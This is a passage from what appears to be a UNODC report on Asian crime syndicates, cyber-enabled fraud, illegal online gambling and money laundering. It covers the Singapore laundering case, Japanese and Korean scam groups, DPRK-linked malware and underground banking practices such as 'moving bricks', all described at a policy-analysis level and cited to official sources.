Beyond Singapore, they collectively owned or had links to dozens of companies, held bank accounts and owned property in countries including China, Cambodia, the Philippines, Thailand, United Arab Emirates (U.A.E.), Cyprus, the United Kingdom, and Jersey.[193] While all were originally from Fujian, China, they acquired additional citizenships from countries including Cambodia, Cyprus, Dominica, Saint Kitts and Nevis, Saint Lucia, Turkiye, and Vanuatu. Nine held Cambodian citizenship, and several held multiple passports, with one individual having held citizenship for five different countries.[194]

The court heard how the defendants had earned millions through online gambling platforms located in several underregulated offshore

---

190 Singapore Police Force, Ten Foreign Nationals To Be Charged For Offences Including Forgery And Money Laundering With An Estimated Value Of About One Billion In Cash And Various Assets Seized, Frozen Or Issued With Prohibition Of Disposal Orders, 16 August 2023. https://www.police.gov.sg/Media-Room/News/20230816_10_Foreign_Nationals_Offences_Forgery_Money_Launder_Est_1_Bil_Assets.

191 According to Singapore Police Force press releases following verdict of each of the ten defendants, published 2 April – 10 June 2024. See for example: Tenth Person Sentenced For Forgery And Money Laundering Offences In Anti-Money Laundering Operation, 10 June 2024, https://www.police.gov.sg/media-room/news/20240610_tenth_person_sentenced_for_forgery_and_money_laundering_offences.

192 Singapore Police Force, Press Releases, 2023.

193 As per corporate records reviewed by UNODC and affidavits presented before the court and captured in trial reporting.

194 Although all were born in China, police reports describe only three as Chinese, while the others were recorded as Cambodian, Cypriot, Turkish, Vanuatuan. Documents reviewed by UNODC and affidavits presented during the trial revealed all held multiple natioanlities.

jurisdictions. Wang Shuiming, for instance, was named in a notice from police in Shandong Province, China, in connection to online gambling under the Hengbo Baowang Group.[195] According to court documents, another convicted individual, Wang Baosen, also admitted to working at Hongli International,[196] which was located in the Clark Freeport area in Pampanga, later moving to Bavet City, Cambodia.

The court also heard that Lin Baoying held residential properties in the Philippines and her partner Zhang Ruijin owned a Philippine real estate company. In the incorporation document for a U.K. company they registered in 2019, Lin and Zhang listed their address at Clark Freeport Zone, Pampanga (a property later raided by Philippine police).[197] A Singapore company registered by defendant Su Haijin received over SG $2 million from Philippine company Marketrole Asia Pacific Services, which held a POGO Service Provider license. Marketrole also had a presence at the Lucky South 99 gambling hub that was raided in June 2024.[198]

It emerged later that Zhang Ruijin and Lin Baoying also had ties to the Zun Yuan Technology POGO, which as discussed earlier was raided in March 2024. In May, it came to light that they appear as shareholders on the incorporation documents of Baofu Land Development, Inc., which owned and leased the land to Zun Yuan Technology and before that to Hong Sheng Gaming Technology, which itself was raided in 2023. The now dismissed Mayor of Bamban held a 50% stake in Baofu, which she has claimed she divested. Another wanted Chinese-born man with Cypriot, Cambodian and Saint Kitts and Nevis citizenship was also listed as a shareholder.

Those arrested in Singapore in August 2023 were given sentences ranging from 13 to 17 months, of which all served two thirds,[199] before they were deported. Eight were put on flights to Cambodia, one to Japan and one to the U.K. One man was subsequently deported from Cambodia to China, but the whereabouts of the other nine are not currently publicly known.

While the case represents one of the biggest money laundering investigations in Singapore's history, it may be the tip of the iceberg for such cases in the region. The details that emerged in court and the connections outlined above are extensive, at least 17 others are under investigation, a number left the country before or after the raids, and several are now subject to Interpol Red Notices.[200]

---

195 Zibo Public Security Bureau Boshan Branch, August 2022.

196 As reported in Straits Times, $3 billion money laundering case: Third accused convicted, sentenced to 13 months' jail, April 2024, https://www.straitstimes.com/singapore/3-billion-money-laundering-case-third-accused-convicted-sentenced-to-13-months-jail.

197 Jinying Invest Company Limited, Certificate of Incorporation, January 2019. https://find-and-update.company-information.service.gov.uk/company/11797729.

198 Roundtable Meeting on Transnational Organized Crime and Cyber-Enabled Fraud, Manila, Philippines, May 2024.

199 Under the Conditional Remission System, most inmates in Singapore prisons are released after they have served two-thirds of their sentence, if they display good conduct and behaviour.

200 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

Diversification of criminal groups operating in Southeast Asia

While there has been significant coverage on the role of the Chinese criminal groups engaged in the regional cyber-enabled fraud industry, less attention has been paid to groups from Japan and the Republic of Korea (ROK). Assessing the scale at which criminal networks from both countries are operating in the region remains challenging, however it is clear that both Japanese and ROK citizens are increasingly being targeted by online gambling and fraud groups, evidenced by mounting losses and several high-profile money laundering cases related to illegal online gambling and online fraud. At the same time, there is indication that a range of other foreign criminal groups already based in Southeast Asia have begun to diversify and prioritize targeting of Japanese and Korean nationals.

Japanese criminal groups, including Yakuza, have become increasingly active within Southeast Asia's criminal ecosystem, establishing themselves in Cambodia, Thailand, and the Philippines, among other Southeast Asian countries.[201,202] These groups

---

201 Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, September 2024.

202 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

target compatriots in Japan with various types of fraud, and scams targeting older people in Japan with fraudulent saving and pension products have received considerable coverage domestically. Other scams involve providing free investment seminars and coaching people to invest via fraudulent platforms. Japan's National Police Agency has also reported a steep rise in fraud via social media in recent years, in which ads for fake investment schemes are posted with unauthorized celebrity endorsements. The overwhelming majority of victims are over the age of 50.[203] In the first half of 2024, the total lost to investment fraud and romance scams linked to social media reached ¥66.02 billion (US $459.8 million), exceeding the ¥45.5 billion lost in all of 2023.[204]

Advertisement of assorted 'dating materials' for targeting Japanese citizens being marketed to cyber-enabled fraud operators on Telegram.

Japanese crime groups are particularly active in the Philippines. A number of fugitives have fled to the country in recent years, with frequent reports of immigration authorities arresting individuals subject to Japanese arrest warrants for involvement in online fraud. For instance, four Japanese nationals who were deported in July 2024 were alleged to be founding members of a significant Cambodia-based fraud operation and were also facing charges of unlawful capture and confinement.[205]

One major Japanese group that has established itself in the Philippines is the Luffy Gang, which engaged in a range of crimes, including online and phone scams.[206] The Luffy Gang was also involved in various other crimes, recruiting people online to commit crimes including robberies and home

invasions in Japan. The alleged leader of the group was deported from the Philippines to Japan in 2023, with several other members deported in later months. The Luffy Gang is reported to be affiliated with the JP Dragon syndicate, which has also operated from a base in the Philippines and is involved in online fraud. JP Dragon members have also been deported from the Philippines in recent years.[207,208]

Raids have also occurred in Cambodia leading to the arrest of Japanese nationals who have been deported under Japanese police escort. One group of 25 Japanese nationals was arrested in Phnom Penh in September 2023, with at least some of them found to be in confinement following their rescue by local authorities in coordination with the Japanese Embassy.[209] Raids have also picked up Japanese nationals operating scams from residential and office buildings in Malaysia.[210]

Money laundering operations have also been established that serve online gambling and fraud operations. Most recently, Japanese authorities brought down senior members of the Rivaton Group (リバトングループ), a money laundering organization found to have deposited at least ¥70 billion (US $487 million) into over 4,000 corporate accounts associated with more than 500 front companies.[211] At least 40 people work for the group, and under pursuit by authorities, its leaders fled to the Southeast Asia region and in July and August two were arrested in the Philippines.[212] Three others were arrested later after flying back to Japan.[213,214]

Some of the groups operating scams from the region are identified as being Yakuza. In one case

203 Japan National Police Agency statistics, quoted in Nippon, 12 July 2024. https://www.nippon.com/en/japan-data/h02035/

204 Japan National Police Agency, July 2024.

205 Bureau of Immigration, PH immig nabs 4 aliens tagged as fugitive in Japan, 16 July 2024. https://immigration.gov.ph/ph-immig-nabs-4- aliens-tagged-as-fugitive-in-japan/.

206 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

207 Bureau of Immigration, BI agents arrest Japanese fugitive, 7 March 2024. https://immigration.gov.ph/bi-agents-arrest-japanese-fugitive/

208 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

209 Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, September 2024.

210 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

211 Japan National Police Agency, media release, 23 May 2024.

212 Philippines Bureau of Immigration, BI to deport Jap fugitive wanted for fraud, money laundering, 28 August 2024. https://immigration.gov.ph/bi-to-deport-jap-fugitive-wanted-for-fraud-money-laundering/

213   Osaka Prefectural Police, September 2024.

214 Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, Bilateral Meeting, September 2024.

in Thailand in 2024, two Japanese men allegedly murdered and dismembered a member who violated gang rules, before fleeing to Laos. According to police, the two men ran a scam call centre and were involved in related money laundering using cryptocurrency and other methods.[215,216]

Elsewhere in East Asia, nationals from the Republic of Korea are also suffering the impacts of online and telephone scams. In 2023, damages from online and telecom scams reached 196.5 billion won (US $147.8 million) last year, a 35.4 percent increase on 2022.[217] Although the scale of the problem has grown significantly in recent years, telecom scams have been targeting Korean citizens for well over a decade. In 2011, in the first case of cross-border cooperation on this issue between Chinese and Korean law enforcement, 23 people were arrested in China suspected of having stolen at least 200 billion won (US $180 million) from ROK through police and bank impersonation phone calls.[218] More recently a similar case resulted in the arrest of 13 Koreans and three Chinese for allegedly extorting 2.7 billion won (US $2 million) through voice phishing scams from a base in Qingdao, China.[219]

Korean fraud groups also operate from Southeast Asia or have fled to the region to escape charges in the Republic of Korea. This includes Thailand, where an arrest occurred in March 2024 of a Korean national who was an alleged leader of a fraud gang based in China. He fled to Pattaya and was arrested under an Interpol Red Notice.[220] Similar arrests and deportations have been reported in Viet Nam, and in March 2024 a ROK national accused of running a Philippines-based gambling website was arrested in Da Nang and extradited under a Red Notice.[221]

Lao PDR has also emerged as a site for Korean fraud groups, who have been implicated in deceiving Korean workers into scam operations in the Golden

Triangle region. In August 2024, a court in the Republic of Korea sentenced the head of an online scam group that operated in Lao PDR and Myanmar to eight years in prison for luring Koreans to Laos with promises of high salaries then forcing them to commit fraud. Nearly 60 victims lost 23 billion won (US $17 million) to the group. Twelve others also received custodial sentences according to media coverage of the court proceedings.[222]

The Ministry of Foreign Affairs of the Republic of Korea has warned that cases of ROK nationals becoming trapped in regional scam compounds has increased in recent years, especially in the Golden Triangle area. Between 2021 and February 2024, 55 cases were reported and 140 Korean nationals rescued.[223] In November 2023, 19 ROK nationals were rescued from Tachileik in northern Myanmar.[224] Subsequently, Korea's Ministry of Foreign Affairs imposed a Level 4 travel ban on northeastern Shan State and Kayah State in Myanmar, followed in January by a ban on travel to the Golden Triangle SEZ in Laos, to prevent people falling into fraud schemes.[225]

The convergence of cybercrime operations and drug trafficking was illustrated in one case reported in May 2024 in which a voice phishing group was detected importing 5.77kg of drugs including methamphetamine worth 2.9 billion won (US $2.2 million) to ROK. Twenty-seven people were arrested on charges related to fraud, narcotics, and operating a criminal organization. The group established an overseas base in the Philippines that spoofed phone calls to look like they were coming from inside ROK in order to target people with law enforcement impersonation scams, defrauding at least 81 people of 1.1 billion won (US $822,000). The fraud group reportedly expanded into narcotics after noting their communication capacities, delivery and collection methods, and networks with trusted partners could be repurposed.[226]

215 Royal Thai Police, Media Release, April 2024.
216 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.
217 Financial Supervisory Service of Korea, media release, March 2024.
218 The Korea Times, Chinese voice phishing ring busted, 24 April 2011. Accessed at: https://www.koreatimes.co.kr/www/nation/2024/08/113_85802.html
219 Seoul Metropolitan Police Agency, Media Release, September 2023.
220 Royal Thai Polic, Press Conference, March 2024.
221 Police Department of Đà Nẵng Province, March 2024, Accessed at: https://www.facebook.com/congantpdanang/posts/pfbid031T6KHvf2XEeRgdjvECdeYYZtyXMxyEMdKr2L5W66nWznREnCg9o5JdbpiUgAiuiZl

222 Naver News, Court Proceedings Coverage of the 11th Criminal Division of the Daegu District Court, '동남아 골든트라이앵글' 감금해 투자 사기 강요... 일당 징역형 ['Southeast Asia's Golden Triangle' imprisoned to force investment scams... per diem jail sentences], 16 August 2024. https://n.news.naver.com/article/003/0012731959?sid=102
223 Ministry of Foreign Affairs of the Republic of Korea, Media Release, February 2024.
224 Ministry of Foreign Affairs of the Republic of Korea, Media Release, November 2024.
225 Ministry of Foreign Affairs of the Republic of Korea, 라오스 골든트라이앵글 경제특구 '여행금지' 지정 예정 [Laos Golden Triangle Special Economic Zone to be Designated as a 'Travel Ban'], 11 January 2024. https://overseas.mofa.go.kr/www/brd/m_4076/view.do?seq=370469
226 Seoul Dongdaemun Police Station, Media Release, May 2024.

As has been the case with Japanese nationals, the Philippine Bureau of Immigration has announced numerous arrests and deportations of Koreans wanted by authorities for involvement in online and phone scams, as well as illegal online gambling targeting ROK nationals. Several have been subject to arrest warrants for years and had been staying in the Philippines on long expired visas.

Source: Philippine Bureau of Immigration, 2024.

In a number of cases, police have also identified entities and individuals linked to the Democratic Republic of Korea (DPRK). In 2020, eight people from ROK working for a fraud syndicate based in northeast China were arrested. The group was found to have cooperated with a hacker from DPRK. The group used information the hacker stole from a private money lender, then used it to target customers and trick them into downloading a malware application developed by the hacker to steal more information from them. The app was sent to more than 200 people in South Korea and used to steal over US $1.8 million.[227] ROK intelligence identified the hacker as an employee of a company subordinate to the Ministry of Rocket Industry of the Democratic People's Republic of Korea.[228]

In February 2024, an ROK authority reported that the DPRK company Gyonghung Information Technology had made thousands of illegal online gambling websites and sold them to a South Korean cybercrime ring, charging a one-off fee per site along with monthly maintenance fees and commissions. According to ROK authorities, the developers also embedded malware within the websites to harvest user information.[229]

Website allegedly created by Gyeongheung Information Technology. Source: Transnational Crime Information Center, Republic of Korea, 2024.

Industry mobility and expansion of cyber-enabled fraud and Asian crime syndicates

While it is unclear if it is happening at scale, there is also evidence of Asian crime syndicates expanding into other regions. In addition to the abovementioned online gambling and cyber-enabled fraud incident in the Isle of Man, groups active in East and Southeast Asia have also expanded to countries including Georgia, the United Arab Emirates (UAE), and various parts of Africa and the Pacific. For instance, in April 2024, a fraud syndicate was discovered in Zambia, leading to the arrest of 77 suspects, including 22 Chinese nationals who were later sentenced to up to 11 years in jail.[230] Major raids were also recently reported by authorities in Dubai. As noted earlier in the Singapore money laundering case, as well as utilizing the UAE as a base for online gambling and fraud operations, regional crime groups involved in money laundering have converted proceeds into properties in the city.[231] Other ringleaders who have been apprehended or are wanted are also known to frequent the country. Moreover, in late 2023,

---

227 National Intelligence Service of the Republic of Korea, Media Release, November 2023.

228 As per United Nations Security Council, Letter dated 2 September 2022 from the Panel of Experts established pursuant to resolution 1874 (2009) addressed to the President of the Security Council, 7 September 2022, which states: "In early 2022, the Member State obtained a manual for the hacking application and video clips demonstrating its functions [...] An individual in the video was identified as Song Rim, a worker at the "Biryugang Overseas Technology Cooperation Company" (비류강해외기술협조사), directly linked to the "Hapjanggang Trading Corporation" (합장강무역회사) subordinate to the Ministry of Rocket Industry of the Democratic People's Republic of Korea (로케트공업부). The Ministry of Rocket Industry is subordinate to the Munitions Industry Department."

229 Transnational Crime Information Center, Republic of Korea 2024.

230 Drug Enforcement Commission of Zambia, April 2024.

231 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, August 2024.

Peruvian authorities also rescued a group of over 40 Malaysians who were being held by a gang from Taiwan PoC identified as the 'Red Dragon' syndicate and forced to commit cyber-enabled fraud.[232]

Another adaptation that has become commonplace across the industry is the acquisition of foreign citizenship and 'golden visas'. The acquisition of citizenship in second, third, or more jurisdictions is in most cases not illegal, although some countries forbid dual nationality, and a person may be legally required to give up their original citizenship in some cases. Becoming a naturalized citizen in some countries can sidestep restrictions on 100 per cent ownership of land or companies and ease other administrative and logistical challenges. In some cases, it also opens up the number of countries a person may be able to travel to visa-free. However, as stated in a 2023 Financial Action Task Force (FATF) report on this issue, citizenship and residency by investment can provide 'the criminally wealthy' with opportunities to place assets overseas to prevent or hinder asset recovery efforts, obscure suspicious high-value transactions, and enable the movement illicit funds across borders. It also creates gateways to new financial systems and markets.[233]

Cambodia, for instance, is one Southeast Asian country which grants naturalization to people who invest a certain amount, and the system has been taken advantage of by a large number of transnational crime actors. For example, She Zhijiang the abovementioned kingpin behind the Yatai New City complex in Shwe Kokko, Myanmar, obtained Cambodian citizenship in 2017.[234] She has been wanted by Chinese police for over a decade and was arrested in Thailand in 2022, where he remains fighting extradition.[235] In 2023, he was sanctioned by the United Kingdom due to his links with forced labor associated with cyber-enabled fraud in Myanmar.[236] Another major online gambling executive implicated in large-scale cyber-enabled fraud operations obtained Cambodian citizenship in 2022[237] and was arrested in Thailand and extradited in 2023 facing charges of money laundering in Taiwan PoC.[238,239] Other cases have been observed across the region where citizenship has been improperly obtained, for example, in the Philippines it has come to light that an unknown but likely significant number of foreign nationals have been able to obtain Philippine identity documents, and in some cases have used these documents to obtain passports. This includes individuals connected to raided POGOs.[240]

Satellite image of cyber-enabled fraud and illegal online gambling compound based in one Mekong country operated by abovementioned Taiwan PoC criminal group. Source: Google Earth, 2023.

Acquisition of citizenship or at least long-term residence is common among senior leaders of the major Asian crime syndicates that have established bases in Southeast Asia. Once established in these locations, a number of these actors have created and expanded large business conglomerates with sometimes dozens of subsidiaries across various sectors, posing significant challenges to the efforts of regional law enforcement.

232 Ibid.

233 FATF, Misuse of Citizenship and Residency By Investment Programmes, 2023. Accessed at: https://www.fatf-gafi.org/content/dam/fatf-gafi/reports/Misuse-CBI-RBI-Programmes.pdf.coredownload.pdf.

234 According to naturalization decree published in Cambodia's Royal Gazette.

235 Reuters, Thai police arrest suspected Chinese gambling kingpin, 16 August 2022. https://www.reuters.com/world/asia-pacific/thai-police-arrest-suspected-chinese-gambling-kingpin-2022-08-15/.

236 HM Treasury, Office of Financial Sanctions Implementation, Financial Sanctions Notice: Global Human Rights, 8 December 2023, www.gov.uk/government/news/uk-and-allies-sanction-human-rights-abusers.

237 According to naturalization decree published in Cambodia's Royal Gazette.

238 Bureau of Taiwan PoC, MJIB Arrests and Escorts Back Chief Suspect Kuo Che-Min from Thailand for Involvement in Cross-Border Underground Banking by Nexio Technology, 19 September 2023. https://www.mjib.gov.tw/news/Details/28/911

239 UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

240 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, August 2024.

Underground banking, money laundering, and the rise of crime-as-a-service

Underground banking, money laundering, and the rise of crime-as-a-service

Transnational organized crime groups in East and Southeast Asia have emerged as clear market leaders in underground banking or informal cross-border value transfer and money laundering. These groups have become increasingly sophisticated and agile in recent years, demonstrating the ability to adapt to, and utilize, changes in political and business environments and rapidly leverage advances in technological innovation. This has been most apparent in the extensive targeting and misuse of the casino and junket[1] industry and innovations in online gambling, where organized crime has managed to subtly integrate developments in information, financial, and blockchain technology into the regional underground banking system at scale.[2] However, Asian crime syndicates that have moved their bases of operation into Southeast Asia have continued to evolve and, in some cases, have consolidated, with many hedging against mounting enforcement crackdowns by diversifying business lines throughout some of the most vulnerable and underprepared parts of the region and beyond.

In addition to the complex challenges posed by underregulated casinos and junkets, illegal online gambling platforms, and the sophisticated underground banking and money laundering networks needed to service them, the rise of underregulated and unauthorized virtual asset service providers (VASPs) has compounded the present situation. More specifically, the proliferation of high-risk exchanges, over the counter (OTC) services, large peer to peer (P2P) traders and other related businesses controlled by and facilitating transnational organized crime has fundamentally reshaped the business environment for criminal groups operating in Southeast Asia, and particularly the Mekong. As major cases examined in this chapter demonstrate, the creation and continued success of these mechanisms have together fueled the expansion and diversification of the region's booming illicit economy, in turn attracting new networks, innovators, service providers, and business models to the criminal ecosystem – with the situation now rapidly outpacing the capacity of governments to contain it.

The ongoing expansion of the region's laundering-as-a-service industry remains largely led by major transnational criminal groups based in Hong Kong and Macau, China, as well as Taiwan PoC. It is deeply rooted in the historically close links between junkets, which served as credit providers for customers seeking to evade capital controls and quotas in certain countries, and organized crime, which have traditionally provided corresponding debt collection services. These profits supported

---

1   A junket is an arrangement between a hosting casino and a junket operator to facilitate gambling by an individual or group of high-wealth players for a period of time through VIP programmes or tours. Through their relationships with casinos, junket operators can offer incentives and perks to their VIP club members and other prospective VIP gamblers. Most critically, recent law enforcement action has demonstrated the scale at which some junket operators have been able to serve as international bank-like entities, providing a variety of underground financial services including credit issuance, currency exchange and multi-currency payment and settlement solutions, remittances, and extra-legal debt collection mechanisms which have been heavily exploited by organized crime.

2   UNODC, Casinos, Money Laundering, Underground Banking, and Transnational Organized Crime in East and Southeast Asia, January 2024.

Table 1. Major recent incidents involving regional money laundering organizations

Date and location	Incident type	Overview
August 2023	Illegal online gambling, with some of those arrested connected to cyber-enabled fraud operations in the Philippines	Singapore police arrest 10 people in connection with laundering of proceeds of illegal online gambling, eventually seizing over US $2.3 billion in funds and assets. 10 suspects sentenced to 13 – 17 months imprisonment and deported.
December 2023	Money laundering and unauthorized virtual asset service provision related to illegal online gambling and cyber-enabled fraud	Authorities in China disclose details of case of convicted cryptocurrency mogul Zhao Dong and associates, who operated platforms providing payment and settlement services to criminal groups involved in online gambling and cryptocurrency investment fraud. Platform processed US $449 million in a single month in 2020. Zhao and other executives sentenced to 2.5 – 11 years in prison.
April 2024	Money laundering related to illegal online gambling, cyber-enabled fraud, and drug trafficking	Operation 'The Purge' in Thailand exposes money laundering network processing as much as US $947 million per year linked to illegal online gambling, cyber-enabled fraud, and drug trafficking.
April 2024	Money laundering related to illegal online gambling, cyber-enabled fraud, and drug trafficking	Operation 'Black Hat' in Thailand uncovers money laundering network collaborating with various transnational criminal groups able to process over US $370 million illegal bets, cyber-enabled fraud and drug trafficking funds.
May 2024	Money laundering related to illegal online gambling and cyber-enabled fraud	Japanese police arrest key personnel of Rivaton Group, alleged to have passed US $487 million in through accounts of over 4,000 corporate accounts linked to over 500 paper companies, including funds from online gaming and cyber-enabled fraud.
August 2024	Money laundering and unauthorized virtual asset service provision related to illegal online gambling and cyber-enabled fraud	Authorities in Viet Nam disrupt local cell of a regional money laundering organization engaged in unauthorized peer-to-peer cryptocurrency services totaling more than 1.1 billion USDT in transactions between November 2023 to May 2024 alone.
August 2024	Money laundering related to illegal online gambling and cyber-enabled fraud	Taiwan PoC court charged 32 people connected to tech company Jiuzhou Gaming Group, which developed OnePaid third-party payment app that allegedly handled online gambling transactions worth US $1.4 billion and laundered US $578,000 for fraud groups.

a range of other criminal enterprises requiring money laundering or money transfer services, as well as seemingly legitimate investments.

As explained in depth in past UNODC analyses[3,4] and other research[5,6], the industry has depended heavily on unregulated or underregulated third-party payment companies, referred to in underground circles as 'gateways' (通道), which have proliferated alongside the underregulated

regional casino sector. These operations commonly occupy otherwise vacant hotel rooms above large casino complexes in various parts of the region, with managers replacing beds with desks in a trading floor style configuration to enable hundreds of employees tasked with matching buyers and sellers or so-called 'account providers' (账户供应商) and facilitating transactions in exchange for a commission.[7,8] Money launderers often refer to this type of 'matchmaking transaction' (撮合交易) process as 'moving bricks' (搬砖), in which money is the commodity being moved from one place to another, sometimes through direct transfers between accounts and sometimes by withdrawing

3   Ibid.

4   UNODC, Internal Threat Assessment on Casinos, Money Laundering and Transnational Organized Crime, September 2022.

5   Yanyu Chen, Moving Bricks: Money Laundering Practices in the Online Scam Industry, Global China Pulse, September 2024. Accessed at: https://globalchinapulse.net/moving-bricks-money-laundering-practices-in-the-online-scam-industry/.

6   John M. Giffin and Kevin Mei, How do Crypto Flows Finance Slavery? The Economics of Pig Butchering, University of Texas at Austin, February 2024. Accessed at: https://papers.ssrn.com/sol3/papers.cfm?abstract_id=4742235.

7   UNODC, Internal Threat Assessment on Casinos, Money Laundering and Transnational Organized Crime, September 2022.

8   Yanyu Chen, Moving Bricks: Money Laundering Practices in the Online Scam Industry, Global China Pulse, September 2024. Accessed at: https://globalchinapulse.net/moving-bricks-money-laundering-practices-in-the-online-scam-industry/.

cash and then depositing it in other bank accounts.[9] Upon receiving an order and sum of money on a client's behalf, the company will typically coordinate with an external team that operates a large number of often international bank accounts, referred to as 'motorcades' (车队)[10], to receive the funds.

Employees engaged in the process of moving bricks often describe themselves as neutral carriers acting as middlemen to earn a commission.[11] As explained by Yanyu Chen of National Tsinghua University,

"Originally, [the term] literally referred to moving bricks at a construction site; then, by extension, it came to represent any sort of repetitive physical work. Later, Chinese netizens mockingly used the phrase to refer to hard and poorly paid work. At the same time, [moving bricks] also refers to the commercial practice of buying and selling at a profit or 'arbitrage'—that is, taking advantage of the difference in the price of goods between different platforms to earn a profit. It is in this last meaning that the term has entered official discourse in law enforcement circles. For instance, in 2022, the Supreme People's Procuratorate of the People's Republic of China issued a press release about its investigation of cyber-scam money-laundering channels. It documented a money-laundering case in which a Chinese man frequently bought and sold Tether (a type of cryptocurrency commonly known by the acronym USDT) on different online trading platforms… [t]he man claimed he was just 'moving bricks' with friends to earn commissions, but in fact he was laundering money for cyber-scam operations."[12]

The relationship between third-party payment providers and specialized motorcades has been well documented by law enforcement authorities in East and Southeast Asia in recent years, illustrated by staggering volumes of cases which highlight the dependence of cyber-enabled fraud syndicates on the industry.[13] In this context, 'moving bricks' has emerged as one of a growing number of business lines within the complex cyber-enabled fraud industrial chain and ecosystem – one that not only includes criminal networks conducting scams but also those engaged in critical auxiliary functions including money laundering, underground data brokerage, software development outsourcing, digital marketing, and human resources and recruitment, among others.

Gamification of money laundering and attractiveness of casinos, junkets and online gambling platforms

The establishment of underregulated casinos and junkets and illegal online gambling platforms has surged across East and Southeast Asia over the past decade, and has been found to represent a critical piece of underground banking and money laundering infrastructure serving transnational criminal networks operating in the region and globally.[14] Casinos and junkets represent high-volume cash businesses capable of processing vast amounts of money, with many direct links between underregulated and illegal operators and powerful criminal syndicates engaged in cyber-enabled fraud, trafficking for forced criminality, and drug production and trafficking highlighted by authorities within and beyond the region in recent years.[15]

Money laundering and underground banking or cross-border value transfer using casinos, junkets, and online gambling platforms can be conducted using a variety of methods which have been examined extensively by authorities around the world.[16] This includes cash-in cash-out,[17] collusion

---

9   Ibid.
10   Money mule motorcades or fleets: Represent an extension of points running syndicates (explained below) that offer sophisticated layering schemes by routing money through multiple bank or cryptocurrency exchange accounts for a percentage of the total laundered and transferred funds. Individuals at the 'front of the car' who bear most risk of detection have been seen commonly advertising commission fees of between 20 to 40 per cent online. It has been observed that a common practice among large motorcade teams is to collaborate when processing significant contracts, enhancing both concealment and effectiveness. According to conversations with authorities in the region, smaller online casinos can also be used down the money laundering chain by organized crime groups and illegal betting syndicates to further 'white-wash' processed funds.
11   Yanyu Chen, Moving Bricks: Money Laundering Practices in the Online Scam Industry, Global China Pulse, September 2024. Accessed at: https://globalchinapulse.net/moving-bricks-money-laundering-practices-in-the-online-scam-industry/.
12   Ibid.

13   UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia: A Hidden and Accelerating Threat, January 2024.
14   Ibid.
15   Ibid.
16   Ibid.
17   **Cash-in cash-out:** This is the simplest, most typical method of laundering money at a casino. A criminal simply exchanges their money for playing chips and then converts them back into cash. This way, dirty money can get mistaken for money won at a casino. Some players may even divide money into several different betting accounts, which will make them appear less suspicious.

Figure 1. Stages of gambling-based money laundering

Source: Elaboration based on UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia (January 2024)

between gamblers,[18] junket financing[19] and VIP 'offsetting' arrangements or mirror transactions,[20]

